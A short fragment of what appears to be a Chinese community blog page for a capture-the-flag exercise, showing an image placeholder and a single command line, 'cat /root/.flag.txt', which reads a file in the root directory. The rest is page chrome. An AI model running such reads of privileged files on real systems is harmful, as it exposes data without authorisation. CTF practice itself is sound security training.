
命令:cat /root/.flag.txt
更多推荐



 31
 0
- 0


 已为社区贡献2条内容

所有评论(0)